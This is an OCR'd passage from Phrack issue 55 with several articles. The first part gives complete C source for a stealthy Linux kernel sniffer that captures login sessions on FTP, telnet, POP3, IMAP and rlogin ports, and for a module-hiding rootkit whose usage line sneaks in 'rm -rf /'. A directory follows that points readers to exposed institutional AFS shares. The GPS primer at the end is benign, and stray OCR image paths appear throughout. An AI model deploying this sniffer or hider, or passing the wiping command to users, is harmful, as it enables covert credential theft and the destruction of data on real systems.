                if (*p != *i) return 0;
                p++;
                i++;
        }
        return 1;
}

char *m_memcpy(char *dest, char *src, int size) {
        char *i, *p;

        p = dest;
        i = src;

        while (size) {
                *p = *i;
                i++;
                p++;
                size--;
        }
        return dest;
}

int m_strlen(char *ptr) {
        int i = 0;
        while (*ptr) {
                ptr++;
                i++;
        }
        return i;
}

/* EOF */
<-->
<++> P55/Linux-lkm/krnsniff/krnsniff.c !4adeadb3
/*
 * krnsniff.c v0.1a - A kernel based sniffer module
 *
 * by kossak
 * kossak@hackers-pt.org || http://www.hackers-pt.org/kossak
 *
 * This file is licensed by the GNU General Public License.
 *
 * Tested on a 2.2.5 kernel. Should compile on others with minimum fuss.
 * However, I'm not responsible for setting fire on your computer, loss of
 * mental health, bla bla bla...
 *
 * CREDITS:     - Mike Edulla's ever popular linsniffer for some logging ideas.
 *              - Plaguez and Halflife for an excelent phrack article on
 *                kernel modules.
 *              - the kernel developers for a great job (no irony intended).
 *
 * USAGE: gcc -O2 -DDEBUG -c krnsniff.c -I/usr/src/linux/include ;
 *        insmod krnsniff.o [dev=<device>]
 *
 * TODO :       - implement a timeout feature (IMPORTANT)
 *              - better support for certain stupid ppp devices that don't set
 *                dev->hard_header_len correctly.
 *              - Parallel logging (like linsniff.c, this thing is still just
```

```
 *                logging one connection at a time).
 *              - fix strange kmem grows kernel bitchings (FIXED) ...i think
 *              - store the logs in kernel memory and send them and clear them
 *                when a magic packet is sent.
 *              - some weird shit happens in my LAN on incoming connections
 *                that fucks up the logs a bit, but this was not confirmed
 *                on other tests. It has to do with packets not increasing seq
 *                numbers, I think.
 *              - This wasn't tested on a promisc system, but it should work
 *                without almost no modifications.
 *
 * NOTE: the purpose of this module is to expose the dangers of a rooted
 *       system. It is virtually impossible to detect, if used with a module
 *       hidder.
 *       This could also be developed further to become a simple and easy way
 *       to detect unauthorized network intrusions.
 *
 *       Oh, and script kiddies, don't read the FUCKING source, I hope you
 *       have shit loads of kernel faults and you lose all your 31337 0wn3d
 *       s1t3z... grrr.
 *
 *       look at least at the LOGFILE define below before compiling.
 */

#define MODULE
#define __KERNEL__

#include <linux/config.h>
#include <linux/module.h>
#include <linux/version.h>

#include <linux/byteorder/generic.h>
#include <linux/netdevice.h>
#include <net/protocol.h>
#include <net/pkt_sched.h>
#include <linux/if_ether.h>
#include <linux/ip.h>
#include <linux/tcp.h>
#include <linux/skbuff.h>

#include <linux/kernel.h>
#include <linux/mm.h>
#include <linux/file.h>
#include <asm/uaccess.h>

/* from a piece of pmsac's code... this is pratic :) */
#define DBGPRN1(X)              if (debug) printk(KERN_DEBUG X)
#define DBGPRN2(X,Y)            if (debug) printk(KERN_DEBUG X, Y);
#define DBGPRN3(X,Y,Z)          if (debug) printk(KERN_DEBUG X, Y, Z);
#define DBGPRN4(X,Y,Z,W)        if (debug) printk(KERN_DEBUG X, Y, Z, W);
#define DBGPRN5(X,Y,Z,W,V)      if (debug) printk(KERN_DEBUG X, Y, Z, W, V);

#define TRUE  -1
#define FALSE  0

#define CAPTLEN         512     /* no. of bytes to log */

/* do a 'touch LOGFILE' _before_ you load the module. */
#define LOGFILE         "/tmp/sniff.log"

/* global data */
int debug, errno,
    out_c, in_c, thru_c;        /* packet counters */

struct t_data {
        char            content[1500];
        unsigned long   seq;
        struct t_data   *next;
```

```
};

struct {
        unsigned short  active;
        unsigned long   saddr;
        unsigned long   daddr;
        unsigned short  sport;
        unsigned short  dport;
        unsigned long   totlen;
        struct t_data   *data;
} victim;

char *dev;
MODULE_PARM(dev, "s");  /* gets the parameter dev=<devname> */
struct device *d;

struct packet_type sniff_proto;

/* inicial function declarations */
char *in_ntoa(__u32 in);
int filter(struct sk_buff *);
void m_strncpy(char *, char *, int);
int m_strlen(char *);

void start_victim(struct sk_buff *);
void write_victim(struct sk_buff *);
void end_victim(void);


/* our packet handler */
int pkt_func(struct sk_buff *skb, struct device *dv, struct packet_type *pt) {

        /* fix some pointers */
        skb->h.raw = skb->nh.raw + skb->nh.iph->ihl*4;
        skb->data = (unsigned char *)skb->h.raw + (skb->h.th->doff << 2);
        skb->len -= skb->nh.iph->ihl*4 + (skb->h.th->doff << 2);

        switch (skb->pkt_type) {
                case PACKET_OUTGOING:
                        out_c++;
                        /* dont count with the hardware header
                         * since my stupid ippp device does not set this...
                         * add more devices here.
                         */
                        if(strstr(dv->name, "ppp"))
                                skb->len -= 10;
                        else
                                skb->len -= dv->hard_header_len;
                        break;
                case PACKET_HOST:
                        in_c++;
                        skb->len -= dv->hard_header_len;
                        break;
                case PACKET_OTHERHOST:
                        thru_c++;
                        skb->len -= dv->hard_header_len;
                        break;
                default:
                        kfree_skb(skb);
                        return 0;
        }

        if(filter(skb)) {
                kfree_skb(skb);
                return 0;
        }

        /* rare case of NULL's in buffer contents */
```

```
        if (m_strlen(skb->data) < skb->len)
                skb->len = m_strlen(skb->data);

        if (skb->len > CAPTLEN - victim.totlen)
                skb->len = CAPTLEN - victim.totlen;

        if (skb->len)
                write_victim(skb);

        kfree_skb(skb);
        return 0;
}

int filter (struct sk_buff *skb) {
/* this is the filter function. it checks if the packet is worth logging */

        struct t_data *ptr, *i;

        int port = FALSE;

        if (skb->nh.iph->protocol != IPPROTO_TCP)
                return TRUE;

        /* change to your favourite services here */
        if      (ntohs(skb->h.th->dest) == 21  ||
                 ntohs(skb->h.th->dest) == 23  ||
                 ntohs(skb->h.th->dest) == 110 ||
                 ntohs(skb->h.th->dest) == 143 ||
                 ntohs(skb->h.th->dest) == 513)
                        port = TRUE;

        if (victim.active) {
                if((skb->h.th->dest != victim.dport) ||
                   (skb->h.th->source != victim.sport) ||
                   (skb->nh.iph->saddr != victim.saddr) ||
                   (skb->nh.iph->daddr != victim.daddr))
                        return TRUE;

                if (victim.totlen >= CAPTLEN) {

                        ptr = kmalloc(sizeof(struct t_data), GFP_ATOMIC);
                        if(!ptr) {
                                DBGPRN1("Out of memory\n");
                                end_victim();
                                return;
                        }
                        m_strncpy(ptr->content,
                                  "\n\n*** END : CAPLEN reached ---\n", 50);
                        ptr->next = NULL;

                        i = victim.data;
                        while(i->next)
                                i = i->next;
                        i->next = ptr;

                        end_victim();
                        return TRUE;
                }

                if(skb->h.th->rst) {
                        ptr = kmalloc(sizeof(struct t_data), GFP_ATOMIC);
                        if(!ptr) {
                                DBGPRN1("Out of memory\n");
                                end_victim();
                                return;
                        }
                        m_strncpy(ptr->content,
                                  "\n\n*** END : RST caught ---\n", 50);
```

```
                        ptr->next = NULL;

                        i = victim.data;
                        while(i->next)
                                i = i->next;
                        i->next = ptr;

                        end_victim();
                        return TRUE;
                }

                if(skb->h.th->fin) {
                        ptr = kmalloc(sizeof(struct t_data), GFP_ATOMIC);
                        if(!ptr) {
                                DBGPRN1("Out of memory\n");
                                end_victim();
                                return;
                        }
                        m_strncpy(ptr->content,
                                  "\n\n*** END : FIN caught ---\n", 50);
                        ptr->next = NULL;

                        i = victim.data;
                        while(i->next)
                                i = i->next;
                        i->next = ptr;

                        end_victim();
                        return TRUE;
                }
        }
        else {
                if (port && skb->h.th->syn)
                        start_victim (skb);
                else
                        return TRUE;
        }

        return FALSE;
}

void start_victim(struct sk_buff *skb) {

        victim.active   = TRUE;
        victim.saddr    = skb->nh.iph->saddr;
        victim.daddr    = skb->nh.iph->daddr;
        victim.sport    = skb->h.th->source;
        victim.dport    = skb->h.th->dest;

        victim.data = kmalloc(sizeof(struct t_data), GFP_ATOMIC);
        /* we're a module, we can't afford to crash */
        if(!victim.data) {
                DBGPRN1("Out of memory\n");
                end_victim();
                return;
        }
        victim.data->seq = ntohl(skb->h.th->seq);
        victim.data->next = NULL;

        sprintf(victim.data->content, "\n\n*** [%s:%u] ---> [%s:%u]\n\n",
                in_ntoa(victim.saddr),
                ntohs(victim.sport),
                in_ntoa(victim.daddr),
                ntohs(victim.dport));

        victim.totlen = m_strlen(victim.data->content);
}
```

```
void write_victim(struct sk_buff *skb) {

        struct t_data *ptr, *i;

        ptr = kmalloc(sizeof(struct t_data), GFP_ATOMIC);
        if(!ptr) {
                DBGPRN1("Out of memory\n");
                end_victim();
                return;
        }

        ptr->next = NULL;
        ptr->seq = ntohl(skb->h.th->seq);
        m_strncpy(ptr->content, skb->data, skb->len);

        /*
         * putting it in the ordered list.
         */
        i = victim.data;

        if(ptr->seq < i->seq) {
                /*
                 * we caught a packet "younger" than the starting SYN.
                 * Likely? no. Possible? yep. forget the bastard.
                 */
                kfree(ptr);
                return;
        }
        /* actual ordering of tcp packets */
        while (ptr->seq >= i->seq) {
                if (ptr->seq == i->seq)
                        return; /* seq not incremented (no data) */
                if (!i->next)
                        break;
                if (i->next->seq > ptr->seq)
                        break;
                i = i->next;
        }

        ptr->next = i->next;
        i->next = ptr;

        victim.totlen += m_strlen(ptr->content);
        return;
}


void end_victim(void) {
/*
 * Im now saving the data to a file. This is mainly BSD's process accounting
 * code, as seen in the kernel sources.
 */
        struct t_data *ptr;
        struct file *file = NULL;
        struct inode *inode;
        mm_segment_t fs;

        file = filp_open(LOGFILE, O_WRONLY|O_APPEND, 0);

        if (IS_ERR(file)) {
                errno = PTR_ERR(file);
                DBGPRN2("error %i\n", errno);
                goto vic_end;
        }

        if (!S_ISREG(file->f_dentry->d_inode->i_mode)) {
                fput(file);
```

```
                goto vic_end;
        }

        if (!file->f_op->write) {
                fput(file);
                goto vic_end;
        }

        fs = get_fs();
        set_fs(KERNEL_DS);
        inode = file->f_dentry->d_inode;
        down(&inode->i_sem);
        while (victim.data) {

                file->f_op->write(file, (char *)&victim.data->content,
                        m_strlen(victim.data->content), &file->f_pos);
                ptr = victim.data;
                victim.data = victim.data->next;
                kfree(ptr);
        }

        up(&inode->i_sem);
        set_fs(fs);

        fput(file);

        DBGPRN1("Entry saved\n");

vic_end:
        victim.saddr    = 0;
        victim.daddr    = 0;
        victim.sport    = 0;
        victim.dport    = 0;
        victim.active   = FALSE;
        victim.totlen   = 0;
        victim.data     = NULL;
}


/* trivial but useful functions below. Damn, I miss libc :) */
char *in_ntoa(__u32 in) {
        static char buff[18];
        char *p;

        p = (char *) &in;
        sprintf(buff, "%d.%d.%d.%d",
                (p[0] & 255), (p[1] & 255), (p[2] & 255), (p[3] & 255));
        return(buff);
}

void m_strncpy(char *dest, char *src, int size) {
        char *i, *p;
        p = dest;
        for(i = src; *i != 0; i++) {
                if (!size) break;
                size--;

                *p = *i;
                p++;
        }
        *p = '\0';
}

int m_strlen(char *ptr) {
        int i = 0;
        while (*ptr) {
                ptr++;
                i++;
```

```
        }
        return i;
}


/* init_module */
int init_module(void) {

#ifdef DEBUG
        debug = TRUE;
#else
        debug = FALSE;
#endif

        in_c = out_c = thru_c = 0;

        victim.saddr    = 0;
        victim.daddr    = 0;
        victim.sport    = 0;
        victim.dport    = 0;
        victim.active   = FALSE;
        victim.data     = NULL;

        if (dev) {
                d = dev_get(dev);
                if (!d) {
                        DBGPRN2("Did not find device %s!\n", dev);
                        DBGPRN1("Sniffing all known devices...");
                }
                else {
                        DBGPRN3("Sniffing device %s, ifindex: %i\n",
                                dev, d->ifindex);
                        sniff_proto.dev = d;
                }
        }
        else
                DBGPRN1("Sniffing all known devices...\n");

        sniff_proto.type = htons(ETH_P_ALL);

        /* this one just gets us incoming packets */
/*      sniff_proto.type = htons(ETH_P_IP); */

        sniff_proto.func = pkt_func;
        dev_add_pack(&sniff_proto);

        return(0);
}

void cleanup_module(void) {
        dev_remove_pack(&sniff_proto);
        end_victim();

        DBGPRN4("Statistics: [In: %i] [Out: %i] [Thru: %i]\n",
                in_c, out_c, thru_c);
        DBGPRN1("Sniffer Unloaded\n");
}

/* EOF */
<-->
<++> P55/Linux-lkm/modhide/modhide.c !c9a65c89
/*
 * generic module hidder, for 2.2.x kernels.
 *
 * by kossak (kossak@hackers-pt.org || http://www.hackers-pt.org/kossak)
 *
 * This module hides the last module installed. With little mind work you can
 * put it to selectivly hide any module from the list.
```

```
 *
 * insmod'ing this module will allways return an error, something like device
 * or resource busy, or whatever, meaning the module will not stay installed.
 * Run lsmod and see if it done any good. If not, see below, and try until you
 * suceed. If you dont, then the machine has a weird compiler that I never seen.
 * It will suceed on 99% of all intel boxes running 2.2.x kernels.
 *
 * The module is expected not to crash when it gets the wrong register, but
 * then again, it could set fire to your machine, who knows...
 *
 * Idea shamelessly stolen from plaguez's itf, as seen on Phrack 52.
 * The thing about this on 2.2.x is that kernel module symbol information is
 * also referenced by this pointer, so this hides all of the stuff :)
 *
 * DISCLAIMER: If you use this for the wrong purposes, your skin will fall off,
 *             you'll only have sex with ugly women, and you'll be raped in
 *             jail by homicidal maniacs.
 *
 * Anyway, enjoy :)
 *
 * USAGE: gcc -c modhide.c ; insmod modhide.o ; lsmod ; rm -rf /
 */


#define MODULE
#define __KERNEL__

#include <linux/config.h>
#include <linux/module.h>
#include <linux/version.h>

int init_module(void) {

/*
 *  if at first you dont suceed, try:
 *  %eax, %ebx, %ecx, %edx, %edi, %esi, %ebp, %esp
 *  I cant make this automaticly, because I'll fuck up the registers If I do
 *  any calculus here.
 */
        register struct module *mp asm("%ebx");

        if (mp->init == &init_module) /* is it the right register? */
                if (mp->next) /* and is there any module besides this one? */
                        mp->next = mp->next->next; /* cool, lets hide it :) */
        return -1; /* the end. simple heh? */
}
/* EOF */
<-->
----[  EOF
```

-------[Phrack Magazine --- Vol. 9 | Issue 55 --- 09.09.99 --- 13 of 19]

Black Book of AFS

--------[nicnoc]

Introduction

AFS is commonly deployed as a distributed filesystem solution in academic and research environments. This short article serves as an introductory guide to publicly-accessible resources on AFS. As always, misuse of this information by the reader is taken at his or her own peril.

The current incarnation of AFS grew out of research conducted with the Andrew FileSystem at Carnegie-Mellon University, also home of the CODA distributed fs research (http://www.coda.cs.cmu.edu/). AFS is now a commercial product, supported and sold by the Transarc Corporation (www.transarc.com).

Conventions

Resources on AFS listed in this document will take the form of '/afs/cell name'. As you will discover, certain hosts are only accessible from a gateway immediately associated with the cell. For example, the node net.mit.edu can only be reached from the outside (ie. using methods other than a local fs mount) through the web.mit.edu AFS gateway. Where appropriate, these access restrictions are noted.

Basics

Terminology

```
cell : Multiple hosts within the same domain sharing a single fs image.
 - local cell   : Describes a cell within the local domain.
 - foreign cell : All cells not within the local domain.
 - cell name    : Usually a derivation of the FQDN.
node : Generic term for any host on the network.
ACL  : Access Control List - who gets what, and how.
```

Technical

Access permissions of files and directories on an AFS cell are handled independently of the underlying operating system permissions. Traditional Unix fs permission bits are divided into read, write, and execute. The AFS ACL groupings build on this concept and add extensions suitable for distributed file-sharing.

Below is a basic introduction to concepts and commands used to manage AFS; by no means a complete treatment of the subject. See tutorials at http://www.alw.nih.gov/Docs/AFS/AFS_toc.html and http://www.slac.stanford.edu/comp/unix/afs/users-guide/afs-frames.htm for more information.

ACL bits

```
r : read        : view directory and file contents
l : lookup      : searching of a directory for filenames (recursive find)
i : insert      : create a new directory or file
d : delete      : remove a file or subdirectory
w : write       : modification of file contents
k : lock        : owner's processes allowed to flock() in this dir
a : administer  : user permitted to modify ACL for this resource
```

Commands for ACL listing and modification

```
----------------------------------------
fs: listacl <filename> (alias: la) : list access control list
setacl <directory> <username> <permissions> (alias: sa)
.... set access control list

ex. setacl secret.doc jsbach lidrw

pts:
Invoked as 'pts option' on the command-line.  Manages protection
groups, which permit a smaller group of users to access resources
owned by another user.
 options:
  adduser -user user1 user2... -group <owner>:<group name>
        .... adds user(s) to an existing protection group
  removeuser -user user1 user2... -group <owner>:<group name>
        .... removes user(s) from a protection group
  creategroup <owner>:<group name>
        .... create a protection group
  examine <path>
        ....  volume name of specified resource at <path>
  membership -name <user>  (alternatively <group name>:<owner>)
        .... list protection group membership for user

Protocol information
--------------------
        AFS is implemented over wide-area TCP/IP networks, optionally
authenticating users with a modified Kerberos implementation.  Client nodes
utilize a cache manager, which stores frequently-accessed data on a local
disk for faster retrieval.

        Taken from an unknown cell's /etc/service, the ports and
protocols that make AFS work its magic:

afs3-fileserver 7000/udp       # file server itself
afs3-callback   7001/udp       # callbacks to cache managers
afs3-prserver   7002/udp       # users & groups database
afs3-vlserver   7003/udp       # volume location database
afs3-kaserver   7004/udp       # AFS/Kerberos authentication service
afs3-volser     7005/udp       # volume management server
afs3-errors     7006/udp       # error interpretation service
afs3-bos        7007/udp       # basic overseer process
afs3-update     7008/udp       # server-to-server updater
afs3-rmtsys     7009/udp       # remote cache manager service

Gateways
========
        Legitimate access to AFS is quite easy to obtain.  Any alumnus of
an institution where AFS is widely deployed (MIT, CMU, Stanford, etc.)
usually has an account on a connected node.  Additionally, it is not
uncommon for admins to grant research accounts on university systems
to friends outside.
        For those without friends and we, the unwashed masses, there are
gateways which allow access to AFS through other services.  In the early
1990's, these were commonly found on institution FTP and Gopher sites.
Today, most gateways provide proxied access to AFS through the web.
Transarc provides the WebSecure product which is the most commonly used
gateway software.
        AFS->web gateway discovery is a matter of blind luck, although
with the assistance of a search engine, it is possible to select possible
candidates.

Two commonly-used gateways are:
        web.mit.edu
        www.transarc.com

The MIT gateway is more controlled than the Transarc's.
Of the 74 active cells discovered, MIT permits only 12:
        andrew.cmu.edu                  athena.mit.edu
```

```
        cmu.edu                         cs.cmu.edu
        ece.cmu.edu                     iastate.edu
        ir.stanford.edu                 net.mit.edu
        northstar.dartmouth.edu         sipb.mit.edu
        transarc.com                    umich.edu

Some cells local to mit.edu are accessible through the gateway with aliases,
namely: athena, dev, net, and sipb.  These aliases and restricted-access
nodes are not enumerated.

Directory
=========
        This listing comes from an audit of active nodes accessible
through the transarc.com AFS->web gateway.  From a dataset of 511 entries,
74 were found to be active.  The unofficial AFS FAQ (section 1.07)
(/afs/transarc.com/public/afs-contrib/doc/faq/afs-faq.html)
assisted with identification of certain cells.
        Data were collected from a recent CellservDB
(/afs/transarc.com/service/etc/CellServDB.export) and the output of
'ls /afs' on an AFS node.  A simple script linking lynx, grep,
sort and awk produced the below listing.  All listed nodes were verified
to be accessible from an external network on 07.22.1999.

## Corporate (COM)
|
# Transarc Corporation
        transarc.com

## Education (EDU)
|
# Arizona State University
        asu.edu
# Boston University
        bu.edu
# Carnegie-Mellon University
        cmu.edu
        andrew.cmu.edu
        ce.cmu.edu
        ! cs.cmu.edu            # Top-level directory not browsable
        ece.cmu.edu
        me.cmu.edu
# Cornell University
        graphics.cornell.edu
        msc.cornell.edu
        theory.cornell.edu
# Dartmouth College
        northstar.dartmouth.edu
# Indiana State University
        iastate.edu
# Indiana University
        ovpit.indiana.edu
# Massachusetts Institute of Technology
        athena.mit.edu
        sipb.mit.edu
# North Carolina Agricultural and Technical State University
        ncat.edu
# North Carolina State University
        eos.ncsu.edu
        unity.ncsu.edu
# Notre Dame
        nd.edu
# Pennsylvania State University
        psu.edu
# Pittsburgh Supercomputing Center
        psc.edu
# Rose-Hulman Institute of Technology
        rose-hulman.edu
# Stanford University
```

```
        ir.stanford.edu
        slac.stanford.edu
# University of California at Davis
        ece.ucdavis.edu
# University of Chicago
        spc.uchicago.edu
# University of Illinois at Chicago (NCSA)
        ncsa.uiuc.edu
# University of Maryland at Baltimore
        umbc.edu
# University of Maryland
        wam.umd.edu
# University of Michigan
        umich.edu
        citi.umich.edu
        engin.umich.edu
        lsa.umich.edu
        math.lsa.umich.edu
        dmsv.med.umich.edu
        sph.umich.edu
# University of Pittsburgh
        pitt.edu
# University of Utah
        utah.edu
        cs.utah.edu
# University of Washington
        cs.washington.edu
# University of Wisconsin
        cs.wisc.edu

## Government (GOV)
|
# Argonne National Labs
        anl.gov
# Fermi National Accelerator Lab
        fnal.gov
# National Energy Research Supercomputer Center
        nersc.gov
# National Institutes of Health
        alw.nih.gov
# Princeton Plasma Physics Laboratory
        pppl.gov

## Military  (MIL)
|
# Naval Research Laboratory
        cmf.nrl.navy.mil

## Network
|
# Energy Sciences Network
        es.net

## Organization (ORG)
|
# Esprit Research Network of Excellence (European Communities)
        research.ec.org
# Open Software Foundation
        ri.osf.org

## Europe and Asia
|
# European Laboratory for Particle Physics, Geneva
cern.ch
#Deutsches Elektronen-Synchrotron
        desy.de
#Univ. of Cologne Inst. for Geophysics & Meteorology
        geo.uni-koeln.de
```

```
# DESY-IfH Zeuthen
        ifh.de
# Leibniz-Rechenzentrum Muenchen
        lrz-muenchen.de
# Max-Planck-Institut fuer Astrophysik
        mpa-garching.mpg.de
# TH-Darmstadt
        hrzone.th-darmstadt.de
# Technische Universitaet Chemnitz-Zwickau
        tu-chemnitz.de
# Albert-Ludwigs-Universitat Freiburg
        uni-freiburg.de
# University of Hohenheim
        uni-hohenheim.de
# Rechenzentrum University of Kaiserslautern
        rhrk.uni-kl.de
# University of Cologne
        rrz.uni-koeln.de
# University of Stuttgart
        ihf.uni-stuttgart.de
        mathematik-cip.uni-stuttgart.de
        mathematik.uni-stuttgart.de
        rus.uni-stuttgart.de
# IN2P3 production cell
        in2p3.fr
# CASPUR Inter-University Computing Consortium
        caspur.it
# INFN Sezione di Pisa
        pi.infn.it
# Real World Computer Partnership
        rwcp.or.jp
# Chalmers University of Technology - General users
        others.chalmers.se
# Royal Institute of Technology, NADA
        nada.kth.se

Interesting areas
=================
        Half of the challenge in network exploration is the act of
finding fun items to look at.  The list below is by no means complete,
and barely touches the surface of what the author and others have
collected over the years.  Enjoy, and good luck hunting.

/afs/andrew.cmu.edu/local/src/os/
        .... Left over from a time when Irix source resided there.
/afs/ncat.edu/common/
        .... Root directory of an Ultrix installation
/afs/ir.stanford.edu/users/c/l/clinton
        .... Not the daughter of the U.S. President, but a reasonable
             facsimile thereof which causes much excitement among readers.
/afs/rose-hulman.edu/users/manager/agnello/compromised/
        .... AFS follows the 'user-managed' philosophy of resource
             management, leaving it up to individual users to secure the
             permissions on their own files.  This unfortunate admin
             forgot to set the permissions on data collected during a
             recent (08.08.1999) security compromise.  The world,
             including the intruder, can now browse his work and see
             what they have found.
/afs/umbc.edu/public/cores/
        .... Corefiles from fileserver crashes at the University of
             Maryland.  No further comment.
/afs/net.mit.edu/reference/multics/
        .... Once in a blue moon, you come along a gem like this one.
             Source code, project notes, and electronic messages from
             the Multics project.  ./udd/multics/Rochlis contains the
             mail, messages, and notes in case you can't find it.

Greetings
```

==========

Shouts and thanks go out to route and the r00t crew, ParMaster, cstone, aleph1, and the Slackworks crew.

-- nicnoc

-------[Phrack Magazine --- Vol. 9 | Issue 55 --- 09.09.99 --- 14 of 19]

------------------------[A Global Positioning System Primer]

--------[e5 <e.five@usa.net>]

----[1] Abstract

Satellite navigation systems are now one of the most important communication tools around today. Everything from Intercontinental Ballistic Missiles to fishing ships benefit from highly accurate position, velocity, and time determination 24 hours a day from anywhere in the world. The most popular satellite navigation system, GPS, is now so highly used that one can purchase a user-friendly GPS receiver for under $200 at Radio Shack. This article will provide an overview of satellite communications in general, and a more in-depth look at GPS. I hope that this article will help readers understand this highly interesting system which is growing more prevalent every day.

----[2] An Overview of Satellite Communications

Satellites have changed the telecommunications world as much, if not more, than fiber optics. There are over 1,000 satellites in orbit today, and all international telephone traffic which is not transmitted over fiber optic trunks or buried cable is handled by satellites. Nearly all international television transmissions are sent through satellites.

The first satellite which ever reached orbit was Sputnik 1, launched by the Soviet Union on October 4, 1957. The first attempt at satellite communication was the United State government's project Score, which launched a satellite on December 18, 1958.

The first international satellite communication system originated when 11 countries agreed to form Intelsat in August 1964. Intelsat is responsible for the maintenance, design, and development of this international system. By the late 1980s the Intelsat system included over 400 Earth stations, and provided well over 25,000 two-way telephone circuits between some 150 countries.

In all satellite communication, signals are transmitted from an Earth station to the satellite, where they are amplified and rebroadcasted to another station, or forwarded to another satellite which broadcasts the signal to a station further away. Every satellite contains one or more transponders. Each transponder includes a receiver, tuned to a frequency, or range of frequencies, lying in the uplink (receive) region, and a transmitter tuned to a downlink (transmit) frequency or range of frequencies. The number of transponders, or channels, on a satellite determine its communication capacity.

When a satellite is launched, it may go into orbit at any height above the earth. There are generally 3 different classifications for satellite orbit heights, described below.

GEOS (Geosynchronous Earth Orbiting Satellite) - This type of orbit, also referred to as geostationary orbit, is when a satellite is launched to an altitude of precisely 22,300 miles above the Earth. At this altitude, the satellite orbits the Earth every 24 hours. Thus, to an observer stationed on the Earth, the satellite appears to be stationary. This is a tremendous advantage, as it allows complete 24 hour communication within its huge footprint (covering approximately 1/4 of the Earth). However, geosyncronous satellites are not ideal for voice circuit transmission. Due to their height above the it takes radio signals approximately .25 seconds to be transmitted to the satellite and reflected back down to Earth, depending on whether the signal is passed among satellites before it is transmitted back down to Earth. This delay is quite noticeable, and you may notice

it when talking on international calls.

MEOS (Medium Earth Orbiting Satellite) - This type of orbit is within 6,000 - 12,000 miles above Earth. Approximately a dozen medium Earth orbiting satellites are necessary to provide continuous global coverage 24 hours a day. Several MEOS systems are now in development, most notably Bill Gates and Craig McCaw's Teledesic project, which will ultimately attempt to provide Internet access to all corners of the globe (all under Microsoft software, of course :)).

LEOS (Low Earth Orbiting Satellite) - This type of orbit is generally within the 500 - 5,000 mile altitude range. Although the satellite footprint is greatly reduced, global coverage can be accomplished through a network of satellites, in which if an uplink is required to be transmitted to a location outside of the footprint, the transmission is passed from satellite to satellite until it reaches the satellite which has the location within its footprint. As there is no noticeable delay for signal transmission, low Earth orbiting satellites are becoming the preferable method of voice transmission, with numerous companies currently attempting to establish LEO satellite networks, most notably Motorola's Iridium project (see www.iridium.com)

----[3] The Global Positioning System

--[3.0] Overview

The Global Positioning System was originally designed for, and is still used by the U.S. military. GPS is funded, controlled, and maintained by the United States Department of Defense (DOD), although there are thousands of civilian users of GPS worldwide. The GPS project was first initiated by the DOD in 1973, and the first experimental GPS satellite was launched in February 1978. The GPS system achieved full operational capability (FOC) on July 17, 1995. The original scope of the GPS for military operation has been far outgrown by civilian operations, and is provided free of charge or restrictions (actually, it's paid for by our tax dollars). The system provides continuous, highly accurate positioning anywhere on the planet (where the radio signals are not impeded), 24 hours a day. The system is composed of 3 segments, described in the following sections: space, control, and user.

--[3.1] Accuracy

GPS currently provides two levels of point positioning accuracy, the Precise Positioning Service (PPS) and the Standard Positioning Service (SPS). Civilian users worldwide use the SPS without charge or restrictions, and most commercial receivers are capable of receiving and using the SPS signal. Authorized military users, however, in possession of cryptographic equipment and specially equipped PPS receivers (military GPS receivers) may make use of the PPS. SPS use is intentionally degraded by the DOD, by the use of Selective Availability. The following table lists PPS and SPS approximate accuracy levels. However, highly accurate commercial service is possible by using a number of corrective methods.

	PPS	SPS
Horizontal Accuracy	17.8 meters	100 meters
Vertical Accuracy	27.7 meters	156 meters
Time Accuracy	100 nanoseconds	167 nanoseconds

--[3.2] The Space Segment

The Space Segment consists of the actual constellation of GPS satellites. The GPS Operational Constellation is 24 satellites, orbiting at roughly 12,000

miles above the Earth, and circling the Earth once every 12 hours. The GPS constellation is placed so that from 5 to 8 satellites are always visible from everywhere on Earth. The 24 satellites are placed in 6 orbital planes, and inclined at approximately 55 degrees to the equatorial plane. GPS operation requires a clear line of sight, and the signals cannot penetrate soil, water, or walls very well, so satellite visibility can be affected by those factors.

--[3.3] The Control Segment

The Control Segment of the GPS system is essentially the tracking and maintenance section. The Control Segment consists of a large system of tracking stations located around the world, of which 3 have uplink capability with GPS satellites. All GPS data collected from these stations is sent to the Master Control Center (MCS), located at Schriever Air Force Base in Colorado, for analysis. The MCS then calculates the satellite's exact orbital parameters (ephemeris), as well as clock corrections, and uploads them to GPS satellites over an unknown frequency, at least once a day. Each satellite is equipped with precise atomic clocks, allowing them all to maintain synchronous GPS time until the next update.

--[3.4] The User Segment


The GPS User Segment is the wide collection of GPS receivers, and the entire GPS user community (both civilian and military). A GPS receiver converts input signals from the satellites into position, velocity, and time estimates. The primary function of GPS, however, is navigation in three dimensions. In effect, a GPS position calculation can be reduced to a simple trigonometry problem, that of distance intersection. If one knows the distance from an unknown point to three known points, it is possible to calculate the x, y, and z coordinates of the unknown point. The GPS problem is complicated slightly more by the fact that the radio signal travel time is unknown. However, this simply means taking measurements from at least four satellites. Usually multiple satellite signals are used, if possible, as redundant measurements will add considerable strength to the solution.

--[3.5] Satellite Transmissions


GPS satellites transmit two microwave carrier signals, the L1 frequency at 1575.42 MHz, and the L2 frequency at 1227.60 MHz, although for SPS uses only the L1 frequency is used. The L1 frequency carries the navigation message and SPS code signals, and the L2 frequency is used to measure ionospheric delay by PPS equipped receivers. Also UHF signals are used for intra-satellite links.

--[3.6] GPS Packet Format

The navigation message is a continuous 50 BPS date stream modulated onto the carrier signal of every satellite. The data is transmitted in frames of 1500 bits each, and thus each frame takes 30 seconds to transmit. Each frame is divided into subframes of 300 bits each. Each subframe is divided into 10 words of 30 bits each, of which 6 bits in each is for parity, and the rest is for data content. Words one and two of every subframe have the same format, as shown in the picture. The first word, called the telemetry word, is composed of an 8-bit preamble used by the GPS receiver to correctly decode the data, 16 bits of data, and a final 6 bits for parity. Word two, known as the handover word, contains 17 bits indicating the time of week according to the satellite's clock when the end of the subframe will be transmitted, known as the Z-count.

